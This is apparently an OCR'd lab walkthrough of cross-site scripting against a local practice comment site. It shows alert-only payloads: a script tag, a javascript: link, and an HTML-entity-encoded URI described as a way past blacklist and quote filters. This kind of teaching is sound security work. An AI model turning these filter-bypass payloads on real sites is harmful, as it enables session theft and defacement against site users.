
<script>alert(String.fromCharCode(88,83,83))</script>



Try The New Comment Website!

New record created successfully

```
<script>alert(String.fromCharCode(88,83,83))
</script>
```



localhost:8080/xss/5/index.php

localhost:8080 says


XSS

It is works we can pass the filters.

Let try to inject the malicious code. A developer may have straight up blocked the <script> all together.

I tried to inject a javascript link into our test page, it is works.

The steps involved in this attack are shown below:



```
<a
href=javascript:alert(String.fromCharCode(88,83,83)
)>Click Here!</a>
```

This website was made to show XSS vulnerability! by Aziz_940040!


bypassing advanced filters:

Not all filters are made the same and you may be able to slip through by building your attacks with an encoded format.

These HTML entities will form a javascript address bar script when the HTML is interpreted by the browser. This is great for defeating word blacklists & strong quote filters.

I created this a link with am ascii decimal encoded URI

<ahref=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41;>Click Here!</a>



localhost:8080 says

XSS

New record created successfully

```
<a
href=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41;>Click Here!</a>
```

Comment #1

Click Here!

This website was made to show XSS vulnerability! by Aziz_940040!